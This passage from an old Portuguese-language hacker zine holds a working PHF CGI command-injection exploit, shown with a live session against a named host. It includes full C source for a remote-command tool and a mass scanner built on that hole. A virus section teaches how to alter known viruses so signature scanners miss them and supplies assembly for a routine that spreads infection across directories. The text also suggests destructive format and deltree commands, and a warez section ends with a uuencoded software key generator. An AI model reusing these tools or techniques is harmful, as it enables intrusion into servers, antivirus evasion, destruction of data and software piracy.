Olhando diretamente os fontes do programa, ele requer somente que um
dos parametros seja passado para que ele resulte uma saida favoravel.

```
csh:~/hack/phf-project$ telnet imbecil.com.br 80
Trying 127.0.0.1...
Connected to imbecil.com.br.
Escape character is '^]'.
GET /cgi-bin/phf?Qalias=csh%0Aid
<H1>Query Results</H1>
<P>
/usr/local/bin/ph -m  alias=csh
id
<PRE>
uid=65535(nobody) gid=65535(nogroup)
</PRE>
Connection closed by foreign host.
csh:~/hack/phf-project$
```

BINGO!!! isso significa que o servidor esta sendo rodado pelo user
nobody, grupo nobody.... pretty simple, huh?

3) Ferramentas de exploitacao:

BOM, escolhi alguns utilitarios que sao muito utils no dia a dia
do phf. Todos escritos por um amigo meu, o vandalz do #hack da efnet!
:))

a) phfcmd : Para vc nao precisar usar telnet nem ter que decorar akele GET.
   Usage: phfcmd <host> <command>
            Exemplo: phfcmd localhost cat /etc/passwd

b) phfscan: Scanear uma lista de hosts a procura de PHFs...
   Usage: phfscan <lista_de_sites>

Exemplo: phfscan arquivo.com.todos.os.COM.BR

-------8<------8<-- phfcmd.c --8<------8<-----

```
/*
    PHf COMMAND ][ ***** Executes remote comands in phf apache hole!!
    Coded by: Vandalz
    Greetz:   Life Suckz!

    This is pretty simple..
    Compile, port it if your system ... if you know how to do that,
    you're not intended to use this...

*/

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/signal.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>

#ifdef LINUX
#include <sys/time.h>
#endif

int TIMEOUT = 1;
void sig_handler( int signo)
{
 TIMEOUT = 0;
}

main (int argc, char *argv[])
{
   char host[100], buffer[8097];
   int outsocket, serv_len, len,X,c,outfd;
   struct hostent *nametocheck;
   struct sockaddr_in serv_addr;
   struct in_addr outgoing;

   char PHFMessage[]="GET /cgi-bin/phf?Qalias=x%0A";

   outsocket = socket (AF_INET, SOCK_STREAM, 0);
   memset (&serv_addr, 0, sizeof (serv_addr));
   serv_addr.sin_family = AF_INET;

   nametocheck = gethostbyname ( argv[ 1]);
   strcpy( buffer, PHFMessage);
   for ( c=2; c<argc; c++)
   {
      strcat( buffer, argv[ c]);
      if ( argc != (c-1)) strcat ( buffer, "%20");
   }
   strcat( buffer, "\n");

   /* Ugly stuff to get host name into inet_ntoa form -=- But its universal UNIX! */
   (void *) memcpy (&outgoing.s_addr, nametocheck->h_addr_list[0],
           sizeof (outgoing.s_addr));
   strcpy ( host, inet_ntoa ( outgoing));
   serv_addr.sin_addr.s_addr = inet_addr ( host);
   serv_addr.sin_port = htons (80);

   /* Timeout on server */
   signal( SIGALRM, sig_handler);
   TIMEOUT = 1;

   alarm(10);

   X=connect ( outsocket, (struct sockaddr *) &serv_addr, sizeof (serv_addr));
   alarm(0);

   if ( TIMEOUT && !X)
   {
       write( outsocket, buffer, strlen( buffer)*sizeof( char));
```

```
       while((X=read(outsocket,buffer,8096))!=0)
           write( 1, buffer, X);
      close ( outsocket);
      }

  return 0;
}
```

-------8<------8<-- phfcmd.c --8<------8<-----

-------8<------8<-- phfscan.c --8<------8<-----

```
/*
    PHf SCAN ][ ***** Scans to find phf apache hole!!
    Coded by: Vandalz
    Greetz:   Life Suckz!

    This is pretty simple..
    Compile, port it if your system ... if you know how to do that,
    you're not intended to use this...

*/


#include <sys/types.h>
#include <sys/socket.h>
#include <sys/signal.h>
#include <sys/stat.h>
#include <errno.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h>
#ifdef LINUX
#include <sys/time.h>
#endif

#define HTTPD_PORT  80

int timeout = 0;

int sig_handler( signo)
int signo;
{
    timeout = 1;
}


/* some routines I made long time ago... but still useful!! ;) */
/* socket reading writing stuffs... */
/* pretty simple!!! */
/* (p)vandalz, 1996 */

#define SOC_BUFF_SIZE       2048

char soc_buff[ SOC_BUFF_SIZE];
char *soc_ptr;
int  soc_len=0;

int soc_readln( soc, str)
int soc;
char *str;
{
    char b;
    /* reads a new buffer */
    if ((soc_len==0)||(soc_ptr>=soc_buff+soc_len))
        {
        soc_len = read( soc, soc_buff, SOC_BUFF_SIZE);
        soc_ptr = soc_buff;
        if (soc_len == 0)
            {
            *str = 0;
            return -2;
            }
#ifdef DEBUG
        fprintf( stderr, "read %d from socket.\n", soc_len);
        fflush( stderr);
#endif
```

```
        }
    while (1)
        {
        b = *(soc_ptr++);
        if (b == '\n') break;
        *(str++) = b;
        /* reads another buffer from socket */
        if (soc_ptr>=soc_buff+soc_len)
            {
            soc_len = read( soc, soc_buff, SOC_BUFF_SIZE);
            soc_ptr = soc_buff;
            if (soc_len == 0) {
                *str=0;
                return -2;
                }
#ifdef DEBUG
            fprintf( stderr, "read %d from socket.\n", soc_len);
            fflush( stderr);
#endif
            }
                }
    *str = 0;
}

soc_writeln( soc, str)
int soc;
char *str;
{
    write( soc, str, strlen( str));
}

/* (p)vandalz, 1996 -- socket_writeln, socket_readln, bufferized */

int checkphf( soc)
int soc;
{
    char phfMSG[]="GET /cgi-bin/phf?Qalias=die%0Aid\n";
    char tmp [256];
    int ok=0;

    soc_writeln( soc, phfMSG);

    tmp[ 0]=1;
    while ((tmp[0]!=0)&&(!strstr( tmp, "Query")))
    {
        soc_readln( soc, tmp);

#ifdef DEBUG
        fprintf( stderr, "<==[%s]\n", tmp);
#endif
    }
    if (!strstr(tmp, "Query"))
        {
        printf("no phf found!\n");
        return -1;
        }

    while( tmp[0]!=0)
        {
        soc_readln( soc, tmp);

#ifdef DEBUG
    fprintf(stderr,"<==[%s]\n", tmp);
#endif

        if (strstr( tmp,"uid"))
            {
            printf("PHF (%s)\n", tmp);
            ok = 1;
            }
        }

    if (!ok) printf("PHF found, but cant exploit it!\n");
    return 0;
}
```

```
main( argc, argv)
int argc;
char *argv[];
{
    struct sockaddr_in server;
    struct hostent *hp, *gethostbyname();
    char   hosts[ 1024];

        int phfsoc;
    FILE *sl;

    if (argc<2)
        {
        printf("usage: %s <sitelistfile>\n", argv[0]);
        exit( -1);
        }
    sl = fopen( argv[1], "rt");
    if (!sl)
        {
        printf("could open site list file!!\n");
        exit( -1);
        }

    while( !feof( sl))
        {
        hosts[ 0]=0;
        fgets( hosts, 1024, sl);
        if (hosts[ 0])
            {
            phfsoc = socket( AF_INET, SOCK_STREAM, 0);
            soc_len = 0;
            server.sin_family = AF_INET;
            hosts[ strlen( hosts)-1] = 0;
            hp = gethostbyname( hosts);
            printf("%s ", hosts);
            if (hp)
                {
                bcopy( (char *)hp->h_addr, (char *)&server.sin_addr, hp->h_length);
                server.sin_port = htons( HTTPD_PORT);
                timeout = 0;

                signal( SIGALRM, sig_handler);
                alarm( 10); /* ten seconds time out!! */
                if (connect( phfsoc, (struct sockaddr *)&server, sizeof( server))==0)
                    {
                    /* we are connected at the server!! */
                    /* Do what we should do!! */
                    alarm( 0);
                    checkphf( phfsoc);
                    fflush( stdout);
                    }
                else
                    {
                    alarm( 0);
                    if (timeout) printf( "timed out!\n");
                        else printf("conection refused\n");
                    }
                } else printf("no such host!\n");
            }
        close( phfsoc);
        }
}
      -------8<------8<-- phfscan.c --8<------8<-----
```

Mais uma producao de csh, hackeando para um mundo melhor!

}-==========================[chain]==========================-{

14-) VIRII - Mutacao Virotica Simples & Pesquisa de Diretorios
     ~~~~~ ~ ~~~~~~~ ~~~~~~~~ ~~~~~~~ ~ ~~~~~~~~ ~~ ~~~~~~~~~~
     ~~~~~

Oi, sou o Worm_root, ou Spider, p/ os q me conhecem, eu sou o editor da Cyber-Demons, e membro do VBB(Virus Bit & Bytes) e agora, eu tambem faco parte desse grupo(eu acho ;)...eu fiquei encarregado de escrever a parte sobre virus... espero q gostem e divirtam-se... Se o Acid deixar, de vez em quando eu escrevo outras coisas tambem... :)

P.s.: Facam o q quiserem com as informacoes aqui contidas, de preferencia, se for um virus, nao o distribua sem antes entender o codigo, isso eh lamer... se nao entendeu... aprenda, ou -> echo y|format c:
P.s.2:Se vc usa o Virus Generator, ou qualquer uma dessas merdas de criacao de virus, aki vai um conselho: deltree /y c:*.* >null

Mutacao virotica simples:

He he he... curtirao o nome?? Bem, ao contrario do titulo a coisa eh simples, trata-se de como pegar um virus ja existente e criar um outro, uma VARIANTE. Porq? Qual a utilidade? Sei la!! Bem.. quero dizer... existem algumas utilidades... ao inves de criar um codigo totalmente novo, vc simplesmente modifica um ja existente e produz um melhor. Mesmo porq, criar um virus inteiro cansa, enche o saco, e muitas vezes vc vai testa-lo, e vai ver q seu anti-virus o detecta e o acusa como sendo um virus ja existente.
Vc vai pensar "###&*riu!! Eu criei um virus inteiro e esse merda de anti-virus me diz q ele ja existe?!? Porq?" simples, porq os virus ja estao estagnados... o ambiente MS-DOS eh muito aberto, milhares de pessoas fizeram virus p/ eles, entao, fica dificil vc conseguir criar algo realmente novo...

Vamos comecar:

Talvez muitos de vcs possuem em seus computadores, algum tipo de codigo de virus famoso, como por exemplo o Trojector. Talvez tambem, algum dia vc decida dar vida ao dito cujo, mas percebe que qualquer anti-virus merrequinha pode detecta-lo, o que vc faz? Chorar(vc eh viado)? Nao, vc le nossa revista, Ha ha ha...

Ta legal, vamos voltar ao papo serio, neste artigo, vc aprendera como TEORICAMENTE vc pode fazer um virus ja conhecido se tornar novamente nao detectavel. Teoricamente, porque as vezes esse tipo de coisas torna-se tao macante que e mais facil criar um novo virus. Se vc ja "pegou" a coisa, vc deve ter compreeendido, que dessa forma vc ira gerar o que nos chamamos de variante, isto eh,se vc alterou o Trojector(que e muito comum) de forma que ele fique novamente indetectavel, vc com certeza criou uma das trilhares de variantes desse virus!

Vamos a parte tecnica --->

Para fazer isso vc precisa de algumas ferramentas especiais:

* Norton Utilites (ou qualquer outro bom editor hexadecimal).
* Debug (nao e necessario, mas facilita).
* Turbo Debugger da Borland.

1-) Crie um arquivo bite com o Debug. Arquivos bite, sao arquivos usados por pesquizadores de AV(anti-virus), para fazer os virus contaminarem estes arquivos, que depois serao usados para estudar o virus. Por exemplo, suponha que vc fez um arquivo bite que possui uma unica instrucao:

```
INT 20H
```

E claro que se vc contaminar esse arquivo com um virus, tudo, MENOS O 'INT 20H' formam o virus original! Note que alguns virus nao contaminam arquivos bite(isso ja foi discutido anteriormente).

Para fazer um arquivo bite, use o Debug ou seu compilador assembler, os comandos abaixo podem ser digitados diretamente no debug, mas eu aconselho que vc digite tudo abaixo do tracejado e depois use o debug para "compilar" esse arquivo, dessa forma vc elimina qualquer erro de digitacao. Ok, crie um arquivo chamado BITE1.SCR e nele digite as seguintes linhas:

```
n BITE1.com          ; Criar um arquivo chamado Bite1.com.
a                    ; Entrar no modo assembler.
int 20               ; Instrucao do programa, apenas termina o programa.

rcx                  ; Especificar o tamanho do arquivo.
```

```
2                       ; Tamanho do arquivo.
w                       ; Grava.
q                       ; Sai.
                        ; ANTES DE CRIAR O ARQUIVO RETIRE TODOS OS COMENTARIOS
                        ;  ACIMA!!
```

Depois use o Debug para transformar esse arquivo em uma executavel, digite:

```
DEBUG < BITE1.SCR
```

Isso criar um arquivo de 2 bytes chamado BITE1.COM. Os comentarios e os ';' devem ser retirados antes de se criar o arquivo!!!
Se vc quiser digitar o nome do arquivo, tudo o que ocorrera eh o termino do arquivo, visto que a unica instrucao de nosso arquivo e uma "int 20h"->para terminar a execucao de um programa.

2-) Contamine o arquivo com o virus. Se for um virus de BOOT, de um jeito, mas vc tem que contaminar esse arquivo de 2 bytes, do contrario, pode esquecer...
CUIDADO PARA NAO CONTAMINAR O SEU HD! Faca a coisa em um disquete!
Nao se esqueca de manter uma copia do Bite1 original(sem o virus!!).
Se for um virus de arquivos Exe, de um jeito de converter seu arquivo BITE1.COM para BITE1.EXE, NAO BASTA RENOMEA-LO, vc tem de criar um Exe.

3-) Carregue DISKEDIT, que vem com Norton 6.0 (que eu nao tenho.. :-( ) ou o editor hexadecimal do PCTOOLS ou ainda o Hiew(eu gosto muito pois ele e muito facil de usar).

Em sua tela vc tera entao o codigo hexadecimal do arquivo infectado.

Agora, ache atraves do editor hex., o meio do arquivo, se ele tem 14k, se dirija para o ultimo byte, antes de formar 7k. Preencha os 7k em diante com besteira, como por exemplo 255d (FFh) o caractere de espaco. Agora, execute o SCAN, se o SCAN detectar o virus, e porque a sequencia da assinatura esta entre 1b e 7k, do contrario, a sequencia esta entre 7 e 14k, simples hein? Dessa forma, basta vc ir "picando" o arquivo que logo logo vc achara a assinatura. E por isso que antes de alterar os arquivos, e bom vc ter copias reservas do BITE1.COM limpo(s/ virus) e do contaminado.

Salve e volte para o Dos.

Use o SCAN para procurar pelo virus, nos usamos o SCAN pois ele apenas procura por assinaturas, e e' isso que nos estamos tentando modificar. Se o SCAN encontrar o virus, e porque vc ainda nao deletou a string pela qual o virus e identificado. Entendeu ?
PELO AMOR DE DEUS, TENHA EM MENTE QUE A VERSAO DO SCAN QUE VC IRA USAR, DEVE ENCONTRAR O CODIGO DO VIRUS QUE VC ESTA TENTANDO ALTERAR, ISTO E, O QUE ADIANTA VC ALTERAR O CODIGO DE VIRUS SE O SEU ANTI-VIRUS NAO E CAPAZ DE LOCALIZA-LO ?!? DESSE JEITO VC NUNCA IRA SABER SE FUNCIONOU POIS O SCAN NUNCA VAI ENCONTRAR SEU VIRUS NEM O ORIGINAL (O QUE VC ESTA MODIFICANDO).

Por exemplo, quando procura pelo virus Cascata, o SCAN procura por algo parecido como:

```
               EB1DAD1273D1FF121F (Eu achei isso numa revista)
```

Entao meu caro, vc esta tentando apenas alterar a string que o SCAN usa para detectar seu virus.

Tudo o que vc tem a fazer e ir deletando partes do virus ate que o SCAN nao detecte mais o seu virus alterado. E claro que deletando partes do virus, ele nao ira funcionar(pois o arquivo estara com pau), mas nos nao estamos querendo ele funcionando, nos estamos apenas querendo saber que parte do virus e detectada pelo SCAN(por enquanto, he, he, he...)

Em 75% dos virus, a assinatura(os bytes identificaveis pelo SCAN) esta nos primeiros 150 bytes do arquivo.

Ok, supunhetemos que vc tenha achado a assinatura, e ela seja algo como:

```
                       B8 92 19 B7 21 CD
```

As assinaturas sao mais compridas, isso e apenas um exemplo...

Volte ao debug, e digite:

DEBUG

```
E 0100 b8 92 19 b7 21 cd    ; Isso e a string achada.

U                           ; Isso ira converter a string achada para o seu
                            ; codigo assembler original, nesse exemplo, essa
                            ; string eh:



                        mov  ax,1992h
                        mov  bx,21h
                        int  21h
```

VC TEM QUE PELO MENOS TER UMA NOCAO DE ASSEMBLER PARA SABER COMO FAZER ESSE TIPO DE COISA.

Use o Turbo Debugger ou o Debug para fazer a seguinte coisa:

Isso e o que vc tem na tela:

```
                        mov  ax,1992h
                        mov  bh,21h
                        int  21h
```

Agora, tente mudar a ordem dos comandos para por exemplo:

```
                         mov bh,21h
                         mov ax,1992h
                         int 21h
```

A 'INT 21H' TEM SEMPRE DE FICAR NA ULTIMA LINHA! ISSO EH OBVIO.

Agora, provavelmente o SCAN nao mais ira achar o virus!! FACIL!?!?!!! You see? You didn't change the way the code functions (THATS IF YOU KNOW WHAT YOUR DOING!) but you changed the codes id-string for SCAN.

Como o Turbo Debugger nao permite salvar as mudancas, use o Debug para isso, entao digite:

```
DEBUG BITE1.com       ; Arquivo com o virus.

a 0122                ; Endereco de onde esta a string achada.
```

Entao entre com as instrucoes:

```
                           mov bh,21
                           mov ax,1992h
                           int 21h

w                      ; Grava.

q                      ; Sai.
```

Scaneie o arquivo, se o SCAN nao achou, entao vc conseguiu, caso ele encontre, tente alterar essas instrucoes por outros comandos mas de forma a produzir o mesmo resultado.
OBS.: Isso so funciona para virus nao encriptados, ou em seus mecanismos de encriptacao(que na maioria das vezes sao scaneados pelos AVs).

Caso vc tenha o codigo do fonte do virus, a coisa fica bem mais facil, vc o modifica, compila, e depois roda o SCAN, e modifica algumas partes do codigo ate ele voltar a ser indetectavel.

Pesquisa de diretorios:
~~~~~~~~ ~~ ~~~~~~~~~~

Infelizmente, eu to mto ocupado, por isso nao tive tempo de achar nenhum codigo p/ a revista... por isso, p/ os q ja manjam da criacao de virus, eu vou mostrar uma pequena rotina, desenvolvida por mim, com o proposito de realizar busca por diretorios. A coisa funciona assim, ao inves do seu virus simplesmente descer um diretorio('..'), ou ir p/ o raiz, ele ira procurar por mais diretorios onde possa entrar e contaminar... Com esse sis-
~~~~~~~~

tema, mesmo q o virus fique apenas no raiz C:\ , ele acabar infectando o sistema todo, o q nao ocorre com muitos virus existentes por ai...
O codigo ta pode ser melhorado, mas demorou-me 1 semana de pesquisas.. :(

```
 Inicio:
      call GET_DTA          ; Seta novo DTA
      push dx               ; Salva
      mov ah,1AH            ; Seta DTA
      int 21H

      mov ah, 04eh          ; Funcao procurar pela 1. ocorrencia de arquivo
      mov cx, 00010001b     ; "Atributo" dos diretorios :)
      lea dx, maske_dir     ; Mascara p/ diretorio
      int 21h               ;
      jc Erro               ; Erro, aborte

      pop  bx                               ; Get pointer to search table (DTA)
      test BYTE PTR [bx+15H], 00010001b     ; Eh um diretorio ?
      jz Find_next                          ; Nao, ache outro
      cmp BYTE PTR [bx+1EH],'.'             ; Eh um padrao('.' e '..')??
      jne Real                              ; Nao, eh um diretorio real!

 GET_DTA:                                   ;
        mov     dx,OFFSET DTA2              ;
        mov     al,2BH                      ;
        add     dx,ax                       ; Return with dx= proper dta offset
        ret                                 ;

DTA2      db 56H dup (?)                    ;dta for directory finds (2 deep)
maske_dir db "*",00                         ; search dir's
```

A rotina por si so eh muito simples, notem q vcs terao de "encaixa-la" no seu virus.. isso eh apenas a funcao de demonstracao... Essa funcao a-penas procura por diretorios, mas tenho certeza q c vc a entendeu, nao tera dificuldade em fazer o virus ascessar o diretorio achado.. so se lembre de antes salvar o diretorio original p/ q depois o virus possa voltar sem ser detectado.

Na proxima edicao, um guia simples sobre como escrever seus primeiros vi-rus .COM e .EXE

Spider/Worm_root

P.s.: A materia sobre modificacao de virus foi tirada da minha revista, a Cyber-Demons numero 1. A numero 2, foi resultado de pesquisas minhas...

}-==========[chain]==========-{

15-) WAReZ ZONe

~~~~~ ~~~~

- MnEuMoNiC's Overview About Warez & Related -

Knowledge is Never a Crime. [2600 Magazine]

Bem, comeco escrevendo para o Zine AXUR05 declarando que nao sou uma autoridade no assunto (como a maioria de nos nao pode negar) e tenho MUITO a aprender. Apenas tenha em mente que os conhecimentos que coloco `a disposicao neste artigo sao somente com propositos educacionais e que todos os prejuizos que qualquer pessoa venha a sofrer, baseando-se ou nao neste artigo, sao de inteira e completa responsabilidade dele mesmo.

Aqui pretendo apresentar informacoes iniciais de como conseguir informa-coes sobre os falados `Warez' ou como conhecemos no Brasil, -pirataria-. Mas voce pode estar se perguntando PORQUE publicar um artigo como este se a pirataria e' ilegal? E' este o meu objetivo aqui: mostrar
~~~~~

o lado bom e o mau do Warezing.

Voce realmente compraria um software especifico com alto preco sem conhece-lo? Ou voce buscaria alguem que ja' o possui, pediria informacoes e, talvez se gostasse, o compraria? Esta segunda opcao e' realmente a recomendada... Mas porque que quando buscamos um programa, somos OBRIGADOS a compra-lo, testa-lo, e se nao gostarmos, tentar vender (acho dificil alguem querer comprar pelo mesmo preco...). Nao seria justo da parte das empresas a liberacao de seus softwares, para fins de testes, antes da compra propriamente dita?

Ja' que o mercado nao assimilou tal ideia, e' para isto que existem os Warez Groups (grupos expecializados em distribuicao dos Warez), Warez Boards, Couriers e os News Groups relacionados a Warez.

Sao os Warez Groups (como PWA, RiSC, DoD, etc...) que 'captam' os warez e distribuem atraves de sitez ftp com ajuda dos Warez Boards (existem MILHARES deles em todo o cyberspace!) e atraves dos Couriers que distribuem no iRC ou em seus BBSs. Mas sao nos News Groups onde encontramos a maior quantidade de informacao reunida, e e' por isso que coloco abaixo a lista dos grupos de discussao mais famosos na area...

```
alt.binaries.warez.ibm-pc
alt.binaries.warez.ibm-pc.old
alt.binaries.warez.ibm-pc.d    (d = discussion)
alt.warez.ibm-pc.apps
alt.warez.ibm-pc.games
alt.warez.ibm-pc.old
alt.cracks
alt.crackers
```

Note que nem todos os repositorios de news possuem estes grupos, ou seja, procure os sites de acesso free e que possuam estes grupos. Se o seu provedor em servico de news com estes grupos, sorte sua! Senao, use este aqui que e' free, mas MUITO lento (ta' achando que vou te dar um servidor de news free e rapido, e'?) - [wisipc.weizmann.ac.il]

Para a leitura e postagem dos mails em News Groups, recomendo o Forte Free Agent V1.0 (http://www.forteinc.com/forte).

Agora e' so' ralar, ler muito e dar uma pesquisada tambem nos canais #warez, #warezwarez, #warez666 e outros relacionados na EFNet, DALNet e outras tantas redes de iRC pelo mundo. Nao se esqueca que NADA e' de graca e ninguem vai te dar nada em troca... Nothing is free, ok?

De presente, uuencoded ai' em baixo, o Key Generator do Free Agent, ok?

```
section 1 of uuencode 5.21 of file fagentkg.zip

begin 644 fagentkg.zip
M4$L#!!0``@`(`!RN.R+";G&%LP$``-D#```+````1DE,15])1"Y$25JMDK%N
MVS`0AG<!>H<_:P"3[9JIAA*[::O60('NM,/$0FVI$&@;>2Z/[9BA'?($),4G
M*#*+@Y`CY=0:4K1##B)QO/OOXT]`:?+K?C1JO0>%A_?M:'1W1]^_(JCB7#\9
MY^Z_I\F>3BTL##RCM*$$QA@PF!;&#GN'B)(N9,;X8(*1/%+W/<YKC49KW:'5
MMM%PACD/W6EM![VNI_42JE(9MD-HP[$!+M0;$GG*FL:B<:XS"&-VT(/1SN!)
M0@5"DB^J.^>T.>)TN"T.:]TCC(E[K#SU:+'F*+'1M(UN3$>W_L$Y1\B.[@@9
M/0LA/>S''LB"ZPZ24/"]+`K=X+'/QEL^XV/^A><\XY?\G$XG_`.?\$_\Y&\C
MA/OY@C_*#W+GD9<7F_SW0Y'A?R*JJX]%]B:[G<OZW:;\6DB653G\/N)FTQEF
MF_E[>8OQ5JP*,5_)YU'35347*YQ7ZZ(4JJA*7)8+AERN"1QQ+_S8-)E4M9*8
MU%)B?"-+A>UK]@JGP>Q4EK(6JJI/TV0J%=12XO-2U')'"T*=I<E2J6]GG.]V
M.W8=0`79751K'@]I(LHK+,56XGI3,L;"?8]02P,$%``"``@`VZT[(L'IQ[NO
M"@``SPL```P```!&04=%3E1+1RY%6$5ME7U<4M<?Q\_EXH7$$+6LK3+7S%H6
MF13E3W,]&%E6DD]I+FM;6W,]K'RH;)44!8-+J+6>5M:,7&5HV=8&64AB2KJ?
MBFSF4V5/!F'F0$5-N;]S=;_U^^-W>;T.G',^W^_W?;_?<[ZL7%N#8```"FAE
M$$0Q``@`H\#PLW(M0!;&Q4O2Q&I2@'3"?5>@!KD4,.,)0UY[&VAD#5P%T#BQ
M`%=!T;!SF4#Z1Q&U[I7COK%59N3B;+B(LIE@\,!KP!*\8<D?RG4:!X$[')6[
M:6H@L.597N!Z6YZLENV',:$3JH:OV@7X59X3*S!,DTW+I6H4=$T%YJP!,*Q&
MX:)AJB8B?*:J"_"9IB=`6$9GY[(`WKE`@<'X[@#%ABSD6E]!,$AU8ZJ6_Z/^
MF53C7B0G!E"=O):-^])!+H"(7BX@BDUPG8&\0:ZMBL';8]?@/.>R_=@]+J;!
M]0.VB_@C89LK5P*G152CA8MXT37K$]?]+5WE7!;BK+FW$R.%%<*74`CG4&CB
M(I@+*>1H_Y$:S`8S2O'E>#`>2H$D6E]D@K"<^O3-L!+\SS-D)6M(H<$M%0*J
M9,TDHL3KE4SFV2Z3^';(\%J<ARD<2IQ'5X`"B*V@P-%%O2WHE]?=7G3GK<HJ
M4W0I%59EF*)'68'U*@&HP/KA6(XM4,.?`TH*@*Y-8JO$9*@%@*,=L%TMQQ:J
MD36<GA)P4#V%:C`/V/)4V#6^BH7P3<M181F5H4VE\BVL+!7O)E_E`'S3;'*5
MSR$T[RSBUA_6ICJ9SP%<>X``!U(BBK%KIC^OO\_3J/F6UUD!SSD]P<A.5X=>
```

```
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
M`````4`()[4*`````!&24Q%7TE$+D1)6@<`%@"XBR36YUO`BX&9(:Z24H0%
